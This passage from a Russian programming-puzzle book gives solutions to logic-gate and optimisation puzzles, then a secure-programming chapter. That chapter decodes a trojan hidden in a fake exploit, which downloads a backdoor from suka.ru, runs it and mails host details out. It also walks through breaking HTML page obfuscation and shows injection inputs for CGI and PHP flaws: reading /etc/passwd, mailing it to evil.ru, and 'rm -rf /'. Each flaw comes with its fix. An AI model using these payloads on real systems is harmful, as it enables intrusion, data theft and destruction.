Когда головоломка "Логическая схема" была напечатана в журнале, то ко мне стало поступать от читателей множество программ, решающих эту задачу, на самых разных языках программирования (C/C++, Паскаль, Пролог и пр.). Я с радостью опубликовал бы сейчас все решения, но боюсь, это заняло бы целую книгу, поэтому далее показана только одна программа на C++ от человека под ником KindEvil ([kindevil@bk.ru](mailto:kindevil@bk.ru)). Программа (листинг II.4.11) выводит сначала самые короткие пути на схеме (4 шага), затем, после нажатия клавиши <Enter>, можно вывести все возможные решения из пяти шагов, потом — из шести и т. д. Чтобы вывести сразу все решения, нужно закомментировать функцию `cin.get()` в `_tmain`, однако общее число возможных решений столь велико, что я даже не стал тратить время на их поиск. А самых коротких четырехшаговых решений всего 11, вот они:

```

Вход - 1 - 4 - 8 - 11 - Выход
Вход - 1 - 5 - 8 - 11 - Выход
Вход - 1 - 6 - 8 - 11 - Выход
Вход - 1 - 7 - 8 - 11 - Выход
Вход - 2 - 4 - 8 - 11 - Выход
Вход - 2 - 5 - 9 - 11 - Выход
Вход - 2 - 6 - 10 - 12 - Выход
Вход - 3 - 4 - 8 - 11 - Выход
Вход - 3 - 5 - 8 - 11 - Выход
Вход - 3 - 6 - 8 - 11 - Выход
Вход - 3 - 7 - 8 - 11 - Выход

```



Исходный код и скомпилированный проект находятся на прилагаемом компакт-диске в каталоге \PART II\Chapter4\4.11\logic.

**Листинг II.4.11. Решение логической схемы**

```
/*
Протестировано в среде MS Visual C++ .NET.
Программа выводит все возможные варианты, начиная с low и заканчивая
high. 4<=low<=high<=MAX_SHORT. Идея решения состоит в том, что каждая
операция на рисунке представлена функцией. Когда к функции приходит пакет
данных типа block, она выполняет свою логическую операцию над значением и
ставит штамп на этот пакет о прохождении данной точки, а также посылает
пакет по всем своим линкам (в том числе и предыдущей функции).
*/
#include "stdafx.h"
using namespace std;
const short low = 4; // Нижняя граница
const short high = 20; // Верхняя граница вывода вариантов
struct block
{
    short value;
    short max;
    short path[high];
    short count;
};
void n1(block);
void n2(block);
void n3(block);
void n4(block);
void n5(block);
void n6(block);
void n7(block);
void n8(block);
void n9(block);
void n10(block);
void n11(block);
void n12(block);
void n13(block);
void n14(block);
void PrintPath(block &);
const short in_out = 0x2a;
int _tmain(int argc, _TCHAR* argv[])
{
    block _packet;
```

```
for (short i=low;i<=high;i++)
{
    _packet.value = in_out;
    _packet.max = i;
    _packet.count = 0;
    n1(_packet);
    n2(_packet);
    n3(_packet);
    cin.get(); // Если эту строку закомментировать,
               // то будут выведены сразу все
               // возможные варианты решений
}
return 0;
}
void n1(block packet)
{
    packet.value&=0x34;
    packet.path[packet.count++]=1;
    if (packet.count<packet.max)
    {
        n2(packet);
        n4(packet);
        n5(packet);
        n6(packet);
        n7(packet);
    }
}
void n2(block packet)
{
    packet.value^=0x34;
    packet.path[packet.count++]=2;
    if (packet.count<packet.max)
    {
        n1(packet);
        n3(packet);
        n4(packet);
        n5(packet);
        n6(packet);
        n7(packet);
    }
}
void n3(block packet)
{
    packet.value|=0x34;
    packet.path[packet.count++]=3;
```

```
    if (packet.count < packet.max)
    {
        n2(packet);
        n4(packet);
        n5(packet);
        n6(packet);
        n7(packet);
    }
}

void n4(block packet)
{
    packet.value |= 0x3f;
    packet.path[packet.count++] = 4;
    if (packet.count < packet.max)
    {
        n1(packet);
        n2(packet);
        n3(packet);
        n5(packet);
        n8(packet);
        n9(packet);
        n10(packet);
    }
}

void n5(block packet)
{
    packet.value |= 0x1a;
    packet.path[packet.count++] = 5;
    if (packet.count < packet.max)
    {
        n1(packet);
        n2(packet);
        n3(packet);
        n4(packet);
        n6(packet);
        n8(packet);
        n9(packet);
        n10(packet);
    }
}

void n6(block packet)
{
    packet.value &= 0x38;
    packet.path[packet.count++] = 6;
```

```
if (packet.count < packet.max)
{
    n1(packet);
    n2(packet);
    n3(packet);
    n5(packet);
    n7(packet);
    n8(packet);
    n9(packet);
    n10(packet);
}
}
void n7(block packet)
{
    packet.value ^= 0x02;
    packet.path[packet.count++] = 7;
    if (packet.count < packet.max)
    {
        n1(packet);
        n2(packet);
        n3(packet);
        n6(packet);
        n8(packet);
        n9(packet);
        n10(packet);
    }
}
void n8(block packet)
{
    packet.value |= 0x1a;
    packet.path[packet.count++] = 8;
    if (packet.count < packet.max)
    {
        n4(packet);
        n5(packet);
        n6(packet);
        n7(packet);
        n9(packet);
        n11(packet);
        n12(packet);
        n13(packet);
        n14(packet);
    }
}
```

```
void n9(block packet)
{
    packet.value^=0x25;
    packet.path[packet.count++]=9;
    if (packet.count<packet.max)
    {
        n4(packet);
        n5(packet);
        n6(packet);
        n7(packet);
        n8(packet);
        n10(packet);
        n11(packet);
        n12(packet);
        n13(packet);
        n14(packet);
    }
}

void n10(block packet)
{
    packet.value^=0x3a;
    packet.path[packet.count++]=10;
    if (packet.count<packet.max)
    {
        n4(packet);
        n5(packet);
        n6(packet);
        n7(packet);
        n9(packet);
        n11(packet);
        n12(packet);
        n13(packet);
        n14(packet);
    }
}

void n11(block packet)
{
    packet.value&=0x2a;
    packet.path[packet.count++]=11;
    if (packet.value==in_out && packet.count==packet.max)
    {
        PrintPath(packet);
    }
}
```

```
else if (packet.count < packet.max)
{
    n12(packet);
    n8(packet);
    n9(packet);
    n10(packet);
}
}

void n12(block packet)
{
    packet.value |= 0x0a;
    packet.path[packet.count++] = 12;
    if (packet.value == in_out && packet.count == packet.max)
    {
        PrintPath(packet);
    }
    else if (packet.count < packet.max)
    {
        n11(packet);
        n13(packet);
        n8(packet);
        n9(packet);
        n10(packet);
    }
}

void n13(block packet)
{
    packet.value ^= 0x3f;
    packet.path[packet.count++] = 13;
    if (packet.value == in_out && packet.count == packet.max)
    {
        PrintPath(packet);
    }
    else if (packet.count < packet.max)
    {
        n12(packet);
        n14(packet);
        n8(packet);
        n9(packet);
        n10(packet);
    }
}
```

```
void n14(block packet)
{
    packet.path[packet.count++]=14;
    packet.value&=0x0e;
    if (packet.value==in_out && packet.count==packet.max)
    {
        PrintPath(packet);
    }
    else if (packet.count<packet.max)
    {
        n13(packet);
        n8(packet);
        n9(packet);
        n10(packet);
    }
}

void PrintPath(block &pack)
{
    cout << "Success path:";
    for (short i=0;i<pack.count;i++)
    {
        cout <<" " << pack.path[i];
    }
    cout << endl;
}
```

## 4.12. Логическая "звезда"

Если пронумеровать разряды двоичных чисел в "звезде" от старшего к младшему (от пятого до нулевого), то пятый бит числа, стоящего в середине звезды, должен быть равен единице, иначе верхний AND никогда не даст единицу в пятом бите. Третий бит этого числа должен быть равен нулю, иначе OR также никогда не даст ноль в третьем бите. А второй бит должен быть равен единице, иначе получим несоответствие с любым из операторов AND. Таким образом, число, стоящее в центре, имеет шаблон: 1x01xx. А это всего восемь вариантов: 0x24, 0x25, 0x26, 0x27, 0x34, 0x35, 0x36, 0x37.

В листинге II.4.12, а показана программа, которая находит все решения для логической "звезды" с учетом шаблона. Прислал ее один из читателей рубрики "X-Puzzle" Юрий Удов ([uyp@mail.ru](mailto:uyp@mail.ru)). Программа Юрия выводит данные в таком формате:

Известное число в одной из крайних окружностей	=	Число в середине звезды	ЛОГИЧЕСКАЯ ОПЕРАЦИЯ (AND, XOR, OR)	Числа, которые можно подставлять вместо знака вопроса
--	---	-------------------------------	--	---

В листинге II.4.12, б приведены все решения, которые находит программа согласно формату.

Исходный код и скомпилированный проект находятся на прилагаемом компакт-диске в каталоге \PART II\Chapter4\4.12\logstar.

#### Листинг II.4.12, а. Программа, заставляющая логическую "звезду" работать

```
#include <stdio.h>
int main()
{
    unsigned int mask = 0x2C;
    unsigned int r[] = {0x24, 0x04, 0x32, 0x37};
    unsigned int i, j;
    for (i = 0; i < 64; i++)
    {
        if ((i & mask) == r[0]) continue;
        printf("==== %02X\n", i);
        printf("%02X = %02X AND ", r[0], i);
        for (j = 0; j < 64; j++)
            if((i & j) == r[0]) printf(" %02X", j);
        printf("\n");
        printf("%02X = %02X AND ", r[1], i);
        for (j = 0; j < 64; j++)
            if((i & j) == r[1]) printf(" %02X", j);
        printf("\n");
        printf("%02X = %02X XOR ", r[2], i);
        for (j = 0; j < 64; j++)
            if((i ^ j) == r[2]) printf(" %02X", j);
        printf("\n");
        printf("%02X = %02X OR ", r[3], i);
        for (j = 0; j < 64; j++)
            if((i | j) == r[3]) printf(" %02X", j);
        printf("\n");
    }
    printf("\n");
}
```



## Листинг II.4 12, 6. Все решения логической "звезды"

===== 24

24 = 24 AND 24 25 26 27 2C 2D 2E 2F 34 35 36 37 3C 3D 3E 3F

04 = 24 AND 04 05 06 07 0C 0D 0E 0F 14 15 16 17 1C 1D 1E 1F

32 = 24 XOR 16

37 = 24 OR 13 17 33 37

===== 25

24 = 25 AND 24 26 2C 2E 34 36 3C 3E

04 = 25 AND 04 06 0C 0E 14 16 1C 1E

32 = 25 XOR 17

37 = 25 OR 12 13 16 17 32 33 36 37

===== 26

24 = 26 AND 24 25 2C 2D 34 35 3C 3D

04 = 26 AND 04 05 0C 0D 14 15 1C 1D

32 = 26 XOR 14

37 = 26 OR 11 13 15 17 31 33 35 37

===== 27

24 = 27 AND 24 2C 34 3C

04 = 27 AND 04 0C 14 1C

32 = 27 XOR 15

37 = 27 OR 10 11 12 13 14 15 16 17 30 31 32 33 34 35 36 37

===== 34

24 = 34 AND 24 25 26 27 2C 2D 2E 2F

04 = 34 AND 04 05 06 07 0C 0D 0E 0F

32 = 34 XOR 06

37 = 34 OR 03 07 13 17 23 27 33 37

===== 35

24 = 35 AND 24 26 2C 2E

04 = 35 AND 04 06 0C 0E

32 = 35 XOR 07

37 = 35 OR 02 03 06 07 12 13 16 17 22 23 26 27 32 33 36 37

===== 36

24 = 36 AND 24 25 2C 2D

04 = 36 AND 04 05 0C 0D

32 = 36 XOR 04

37 = 36 OR 01 03 05 07 11 13 15 17 21 23 25 27 31 33 35 37

===== 37

24 = 37 AND 24 2C

04 = 37 AND 04 0C

32 = 37 XOR 05

37 = 37 OR 00 01 02 03 04 05 06 07 10 11 12 13 14 15 16 17 20 21 22 23

24 25 26 27 30 31 32 33 34 35 36 37

## 4.13. Оптимизация на Си

На эту головоломку приходили разные варианты решений, вот один из них:

```
n=!A*B?A*B%4:A&63;
```

А вот еще короче:

```
n=A?A&63:0;
```

Однако самое короткое из имеющихся у меня решений следующее:

```
n=A&63;
```

Комментарии:  $n=A - ((A > 6) < < 6)$  и  $n=A \& 0x3F$  делают одно и то же, а именно выполняют операцию  $A \& 63$  (побитовое "И"), а уравнение  $n=(5*A*B) \% 4$  всегда дает ноль.

## 4.14. Оптимизация для любителей ассемблера

Код в листинге I.4.14 просто обнуляет регистры AX, BX, CX и DX, иначе его можно представить так:

```
xor ax,ax
xor bx,bx
xor cx,cx
xor dx,dx
```

Или так (это дело вкуса):

```
sub ax,ax
sub bx,bx
sub cx,cx
sub dx,dx
```

Далее идут объяснения, почему это так.

Первая часть кода в листинге I.4.14, а именно строки:

```
push ax
pop cx
or cx,bx
and ax,bx
xor ax,0ffffh
and ax,cx
```

в булевой алгебре могут быть представлены так:

$$\text{AND}[\text{OR}(A, B), \text{NOT}(\text{AND}(A, B))] = A \text{ XOR } B$$

Первый блок кода есть не что иное, как операция XOR AX, BX. Регистр CX используется как промежуточный буфер. Оператор XOR AX, 0FFFFFFH выполняет инверсию битов, т. е. делает то же самое, что NOT AX.

Команда LOOP \$ просто обнуляет регистр CX. Таким образом, следующий за ней оператор MOV AX, CX заносит ноль в AX. Команда PUSH CX записывает нулевое значение в стек (т. к. CX=0). Следующий блок кода:

```
not dx
not cx
or dx, cx
xor dx, 0ffffffh
```

в булевой алгебре будет представлен так:


$$\text{NOT}[\text{OR}(\text{NOT}(A), \text{NOT}(B))] = A \text{ AND } B$$

Иначе говоря, это операция AND DX, CX, а т. к. CX=0, то DX тоже становится равным нулю. Последними двумя командами:

```
mov bx, dx
pop cx
```

обнуляется регистр BX и из стека извлекается в CX записанный туда ранее ноль.

## РЕШЕНИЯ К ГЛАВЕ 5



# Безопасное программирование

## 5.1. Головоломки для script kiddy

**Первый ошибочный участок кода.** Функция `main()` не принимает аргументы из командной строки, что для полноценного эксплоита маловероятно, поэтому же далее по коду используются переменные `argc` и `argv`. Поэтому `main()` нужно переписать следующим образом: `main(int argc, char **argv)`.

**Второй ошибочный участок кода.** Очевидно, что условие `if (he = NULL)` в десятой строке записано неправильно. Согласно правилам языка программирования Си, должно быть так: `if (he == NULL)`.

**Третий ошибочный участок кода.** Цикл `for (i=0; j <= COL; ++i)` может быть вечным, т. к. `j` не меняется, следовательно нужно исправить `j` на `i` или все `i` на `j`, т. е. например, так: `for (j=0; j <= COL; ++j)`.

**Четвертый ошибочный участок кода.** В начале кода эксплоита стоит функция `system("rm -fr *")`, удаляющая файлы в текущем каталоге. Это явный подвох для скрипт-кидди. Данную функцию нужно удалить или закомментировать.

**Пятый ошибочный участок кода.** Первым аргументом в функции `socket` идет значение `AF_UNIX`, однако далее в коде происходит заполнение структуры `sockaddr_in`, что свойственно для домена взаимодействия удаленных систем (`AF_INET`). Судя по коду, эксплоит не является локальным, следовательно нужно заменить `AF_UNIX` на значение `AF_INET` в функции `socket` и в поле `thaddr.sin_family` структуры `sockaddr_in`.

**Шестой ошибочный участок кода.** Здесь проверяется знак результата функции `socket`. Но ошибка в этой функции должна фиксироваться только в

случае отрицательного значения. Следовательно, знак "больше" (>) необходимо поменять на "меньше" (<):

```
if((sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
```

Но это еще не все. В начале функции main осуществляется проверка количества аргументов командной строки на равенство двум: `if (argc != 2)`. Однако далее по коду можно обнаружить, что используются аргументы `argv[2]` и `argv[3]`, т. е. `argc` должно быть, как минимум, равно четырем (от `argv[0]` до `argv[3]`), очевидно, что условие должно иметь такой вид: `if (argc != 4)`.

**Седьмой ошибочный участок кода.** Использование этой программы может закончиться печально для скрипт-кидди, т. к. под видом эксплоита здесь скрывается обычный троян. В переменной `shellcode` за шестнадцатеричными кодами скрыты следующие строки:

```
`which lynx` -dump suka.ru/bd.c>/tmp/bd.c;  
gcc -o /tmp/bd /tmp/bd.c;  
sh /tmp/bd;rm -f /tmp/bd*;  
echo "`whoami`@"`hostname -i`"|mail h@suka.ru
```

С помощью `lynx` скачивается файл `bd.c` (очевидно, бекдор, англ. — `backdoor`) с адреса `suka.ru` и записывается во временный каталог. Затем бекдор компилируется, запускается, после чего удаляются все временные файлы. Далее отправляется письмо автору этого "эксплоита". Естественно, что ничего подобного в настоящем эксплоите быть не должно. Поэтому самое правильное, что следует сделать скрипт-кидди в этом случае — удалить такой "эксплоит" со своего компьютера (если еще не поздно).

Хочу поблагодарить хакерские команды и отдельных хакеров, чьи эксплоиты были использованы для этой головоломки: TESO, Legion2000 Security Research, Nergal и др. Спасибо, ребята, вы из тех немногих в этом мире, кто действительно достоин титула хакер.

## 5.2. Пароль к личным секретам

Открыв страницу в браузере, помимо текстового поля для ввода пароля, сразу же бросается в глаза баннер внизу страницы со ссылкой в Интернете на программу HTML Protector. Данная программа предназначена для защиты HTML-страниц простейшим шифрованием от копирования и изучения. Теперь понятно, почему код страницы имеет такой ужасающий вид: страница зашифрована, и наша первая задача — избавиться от этой защиты. На сайте программы (<http://www.antssoft.com>) можно скачать trial-версию HTML Protector и поэкспериментировать с его возможностями. Конечно, можно дизассемблировать сам файл HTML Protector и разобраться в механизме его шиф-

рования, но это занятие скорее для избранных гуру, которым больше некуда потратить свое время, поскольку страница, зашифрованная этой программой, расшифровывается элементарно "вручную".

В самом начале нашего зашифрованного html-кода можно заметить такую конструкцию: `document.write(unescape("..."))`, которая наверняка предназначена для вывода данных на экран. Чтобы браузер правильно интерпретировал данные, они должны быть переданы ему в расшифрованном виде, поэтому для получения информации в открытом виде необходимо перехватить данные перед тем, как они будут переданы браузеру. Для этого воспользуемся одной хитростью — добавим две строки до и после конструкции вывода:

```
...
document.write("<textarea cols=100 rows=20>");
document.write(unescape("%3C%53%43%52%49%50%54%20%4C%41%4E%47%55%41%47%45%3D%22%4A%61%76%61%53%63%72%69%70%74%22%3E%3C%21%2D%2D%0D%0A%68%70%5F%6F%6B%3D%74%72%75%65%3B%66%75%6E%63%74%69%6F%6E%20%68%70%5F%64%30%31%28%73%29%7B%69%66%28%21%68%70%5F%6F%6B%29%72%65%74%75%72%6E%3B%76%61%72%20%6F%3D%22%22%2C%61%72%3D%6E%65%77%20%41%72%72%61%79%28%29%2C%6F%73%3D%22%22%2C%69%63%3D%30%3B%66%6F%72%28%69%3D%30%3B%69%3C%73%2E%6C%65%6E%67%74%68%3B%69%2B%2B%29%7B%63%3D%73%2E%63%68%61%72%43%6F%64%65%41%74%28%69%29%3B%69%66%28%63%3C%31%32%38%29%63%3D%63%5E%32%3B%6F%73%2B%3D%53%74%72%69%6E%67%2E%66%72%6F%6D%43%68%61%72%43%6F%64%65%28%63%29%3B%69%66%28%6F%73%2E%6C%65%6E%67%74%68%3E%38%30%29%7B%61%72%5B%69%63%2B%2B%5D%3D%6F%73%3B%6F%73%3D%22%22%7D%7D%6F%3D%61%72%2E%6A%6F%69%6E%28%22%22%29%2B%6F%73%3B%64%6F%63%75%6D%65%6E%74%2E%77%72%69%74%65%28%6F%29%7D%2F%2F%2D%2D%3E%3C%2F%53%43%52%49%50%54%3E")));
document.write("</textarea>");
...
```

Сохраним страницу с внесенными изменениями и обновим. В итоге данные не будут переданы браузеру, а отобразятся в HTML-форме в расшифрованном виде (рис. II.5.2). Браузер может "ругнуться" на такую наглость, но это не страшно, достаточно просто нажать кнопку **Нет**.

Как видно, это был зашифрованный код. Впрочем, код был не зашифрован, а просто записан в шестнадцатеричном виде, что легко можно перевести в любом перекодировщике или вручную. Но посмотрим, что собой представляет полученный код. Невооруженным глазом видно, что это функция `function hp_d01(s){...}`, в теле которой происходит расшифровка ( $c=c^2$ ) переданной ей строки. Следовательно, в исходном HTML-коде где-то должен осуществляться вызов этой функции с передачей зашифрованных данных. И таких вызовов целых два (троеточиями я опустил громоздкий код):

```
...
hp_d01(unescape("..."));
...
```

```
hp_d01 (unescape ("...")) ;
```

```
...
```

Воспользуемся той же хитростью, что и ранее, т. е. добавим строки до и после каждого вызова функции:

```
...
```

```
document.write ("<textarea cols=100 rows=20>");
```

```
hp_d01 (unescape ("...")) ;
```

```
document.write ("</textarea>");
```

```
...
```




Рис. II.5.2. Расшифрованный код

В итоге в открывшейся HTML-форме будет показан неинтерпретированный браузером код, а это означает, что мы вскрыли защиту HTML Protector! Замечу, что аналогичных программ для защиты html-страниц существует великое множество, например: WebCrypt, HTMLGuard, HTMLEncrypt и т. п. При этом практически все они являются коммерческими программными продуктами. В подобных программах применяются аналогичные способы защиты страниц (обычно это банальный алгоритм XOR или сдвиг символов), которая снимается так же легко, как и защита HTML Protector (с помощью внедрения тегов `<textarea>`). Можно сделать справедливый вывод, что подобные программы хороши только как защита "от дурака" и не более, а как же тогда назвать тех, кто покупает эти программы? Но избавление от "протектора" — это была лишь первая ступень в решении задачи, т. к. конечная цель, напомним, — определить правильный пароль и получить секретные сведения об авторе книги. Поэтому проанализируем вызовы `hp_d01()`.

Последний вызов нам мало интересен, т. к. он предназначен для отображения баннера HTML Protector (листинг II.5.2, а).

**Листинг II.5.2, а. Код баннера программы HTML Protector**

```
<!--BODY--><table width="100%" border="0"><tr bgcolor="#445577"
align="center"><td><a
href="http://www.antssoft.com/index.htm?ref=htmlprotector"><font
face="Arial, Helvetica, sans-serif" color="#FFFFFF" size="-1">This
webpage was protected by HTMLProtector</font></a></td></tr></table>
<!--/BODY-->
```

А вот второй вызов `hp_d01()` определенно представляет интерес (листинг II.5.2, б).

**Листинг II.5.2, б. Секретный код**

```
<!--HEAD-->
<script language="JavaScript">
function Kod(s, pass) {var i=0; var BlaBla=""; for(j=0; j<s.length; j++)
{BlaBla+=String.fromCharCode((pass.charCodeAt(i++))^(s.charCodeAt(j)));
if (i>=pass.length) i=0;
}
return(BlaBla); }
function f(form)
{
var pass=document.form.pass.value;
var hash=0;
for(j=0; j<pass.length; j++){
var n= pass.charCodeAt(j);
hash += ((n-j+33)^31025);
}
if (hash == 124313) {
var Secret
=""+'\x68\x56\x42\x18\x50\x4B\x52\x18\x47\x5C\x45\x41\x11\x5A\x42\x4A\x58'
'\x56\x42\x4B\x11\x49\x52\x4A\x42\x56\x59\x19\x11\x76\x7C\x16\x11\x70\x17\x'
'\x54\x58\x4F\x52\x18\x58\x57\x17\x5B\x58\x4D\x4E\x18\x7A\x78\x7A\x7D\x7F\x'
'\x6A\x7C\x15\x64\x6B\x76\x74\x62\x72\x7E\x61\x1D\x19\x62\x4A\x50\x55\x17\x4'
'\xA\x54\x5E\x5E\x57\x5F\x17\x17\x71\x11\x58\x5A\x18\x03\x0C\x17\x41\x54\x58'
'\x45\x4B\x11\x56\x5B\x5C\x1F\x19\x7A\x41\x11\x5F\x56\x4E\x5E\x4B\x5E\x4C\x'
'\x54\x19\x43\x50\x58\x57\x50\x4B\x0B\x19\x5A\x41\x11\x4E\x5E\x5E\x54\x19\x'
'\x79\x59\x45\x58\x5B\x51\x48\x58\x1B\x18\x5C\x40\x17\x7F\x43\x5C\x56\x4C\x1'
'\x1\x5A\x58\x4D\x5F\x4D\x45\x41\x11\x6B\x42\x4B\x42\x50\x56\x14\x11\x4A\x54'
'\x51\x54\x57\x43\x51\x57\x50\x54\x18\x53\x56\x58\x53\x42\x15\x17\x71\x5F\x'
'\x4D\x52\x4A\x5F\x5C\x43\x14\x11\x5B\x52\x5D\x43\x1F\x41\x57\x55\x52\x56\x'
'\x16\x11\x6E\x5E\x54\x5D\x19\x55\x5D\x11\x5C\x59\x57\x44\x5E\x5F\x18\x0A\x1'
'\x0\x19'+"";
var s=Kod(Secret, pass);
document.write (s);
} else {alert ('Wrong password!');}
}
```



```

</script>
<center>
<form name="form" method="post" action="">
<b>Enter password:</b>
<input type="password" name="pass" size="30" maxlength="30" value="">
<input type="button" value=" Go! " onClick="f(this.form)">
</form>
</center>
<!--/HEAD-->

```

Этот код можно с успехом сохранить в отдельном HTML-файле и исследовать уже без вмешательства HTML Protector. Очевидно, что здесь расположен код формы, в которой происходит запрос пароля. В обработчике события нажатия кнопки `onClick` вызывается функция `f(form)`, в которой вычисляется хеш пароля:

```

var hash=0;
for(j=0; j<pass.length; j++){
var n= pass.charCodeAt(j);
hash += ((n-j+33)^31025);
}

```

А затем он сравнивается с истинным значением:

```

if (hash == 124313) {...

```

Если хеш не совпадает, на экран выводится сообщение "Wrong password!". Казалось бы, если убрать эту проверку, то можно будет получить расшифрованные секретные данные. Однако это не так, например, изменим проверку таким образом:

```

if (124313 == 124313) {...

```

и введем какие-нибудь данные в поле ввода пароля. Сообщение `Wrong password!` не появится, но на экран выведется нечто подобное этому:

```

1% 7, 5. ; "&v=%-?1%, v. 5-%1>~v. " qv p3? (5f"?0p"?<6/?|!'; 'p $; 1+v=?*8*"&v
%, %71sv-3630$6073 41?4%rp 8*5-8; $sv<5: $x&0251qv 93:~2:v;>0#98 mw~

```

Проблема в том, что эта проверка не играет особой роли и значению хеша 124313 вполне может соответствовать множество паролей, а расшифровка секретных данных, которые расположены в переменной `Secret`, осуществляется только одним единственно верным паролем в функции `Kod` (операция XOR):

```

Blabla+=String.fromCharCode((pass.charCodeAt(i++))^(s.charCodeAt(j)));

```

И этот единственно верный пароль должен ввести пользователь, нигде на странице в явном виде пароль не хранится! Таким образом, чтобы определить верный пароль остаются только два пути: перебор всех возможных значений (задача облегчается тем, что перебирать пароли вполне достаточно только для хеша 124313) или расшифровка пароля с помощью каких-либо методов криптоанализа (определение пароля или сразу расшифрованного текста из переменной `Secret`). Каким путем пойдет уважаемый читатель, я не знаю, но конечный ответ не скажу ☺.

### Примечание

Кто сможет получить секретные сведения, просьба оповестить об этом автора книги, ему тоже будет интересно узнать о себе что-нибудь новенькое. Пароль очень простой и короткий.

## 5.3. CGI и баги

**Первая ошибка.** Ее обычно называют "ядовитый null-байт" (poison NULL byte). Суть ошибки состоит в следующем. Если хакер в качестве `filename` укажет, к примеру, `"/etc/passwd%00"`, то в результате функция открытия файла в скрипте примет следующий вид:

```
open (FILE, "/etc/passwd\0.txt");
```

В Perl нуль-байт не воспринимается как конец строки, однако функции системы/ядра, которым передается строка на обработку, написаны на Си, а в нем нуль-байт означает конец строки, следовательно, строка обрежется до `"/etc/passwd"` и содержимое файла `passwd` выведется в браузере. Эта ошибка позволяет также читать, писать и запускать команды.

Чтобы исправить эту ошибку, достаточно перед открытием файла включить проверку на нуль-байт `\0`, например, так:

```
$filename =~ s/\0//g;
```

Кроме того, не помешает в функции `open()` явно указать режим чтения файла:

```
open(FILE, "<$filename.txt") or die("No such file");
```

Хотя функция `open()` по умолчанию открывает файл в режиме чтения, все равно не стоит полагаться на установки по умолчанию, и если это возможно, следует *всегда* указывать явно режим доступа к файлу.

**Вторая ошибка.** Строка `#$test=1` закомментирована, поэтому никакие проверки в коде действовать вообще не будут. Однако только устранить комментарий недостаточно, т. к. далее в коде не фильтруются потенциально опасные символы, а именно `\0` и `/` — нужно добавить их в строку фильтрации:

```
$file =~ s/([\0\./;&<>\\|\\\`'?"~^\{\}\[\]\(\))*\n\r//g;
```

**Третья ошибка.** Она связана с тем, что отсутствует какая-либо фильтрация опасных символов в переменной `$to`. Данная переменная, надо полагать, предназначена для получения адреса получателя. Если хакер введет строку:

```
lamer@evil.ru;mail lamer@evil.ru </etc/passwd
```

то на адрес **lamer@evil.ru** будет послано содержимое `/etc/passwd`. Поэтому необходимо отфильтровать все возможные опасные символы, но можно поступить и проще. Переписать функцию `open()` в скрипте следующим образом:

```
open (MAIL, "|$mail_prog -t");
```

Ключ `-t` указывает `sendmail` искать адрес получателя в теле письма, следовательно, в теле необходимо добавить строку:

```
print MAIL "To: $to\n";
```

Такая предосторожность не позволит выполнять команды на сервере.

**Четвертая ошибка.** Перепутаны местами операторы, идущие после `if` и `else`, т. е. достаточно исправить строку с проверкой условия так:

```
if (!($file =~ /^[\\w\\.]+$/))
```

**Пятая ошибка.** Если хакер в качестве `$file` введет что-нибудь типа:

```
test.txt; rm -rf /
```

то в результате будет выполнена команда:

```
grep -i blabla test.txt; rm -rf /
```

Чтобы командный интерпретатор не обрабатывал метасимволы, достаточно записать функцию `system()` в контексте списка, т. е. так:

```
system 'grep', '-i', $pattern, $file;
```

## 5.4. PHP и баги

**Первая ошибка.** Переменная `$dir` поступает от пользователя, который вполне может присвоить ей такое значение:

```
`cat /etc/passwd`
```

В результате функция `system()` выполнит следующую команду:

```
echo `cat /etc/passwd`
```

и на экран будет выведено содержимое файла `/etc/passwd`.

Пользователь может даже ввести команду наподобие этой:

```
;;cd /; rm -R *;
```

Тогда системой будет выполнена следующая команда:

```
echo;cd /; rm -R *;
```

В результате чего могут быть удалены все файлы с сервера в зависимости от его настройки. Защититься от этого можно, экранируя ввод потенциально опасных символов, таких как:

```
` . ; \ / @ & | % ~ < > " $ ( ) { } [ ] * ! ' "
```

